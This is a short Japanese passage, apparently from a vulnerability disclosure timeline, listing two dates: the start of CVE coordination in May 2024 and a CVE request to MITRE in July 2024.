2024/05/28: CVE発行の調整開始
2024/07/12: MITREにCVEの発行申請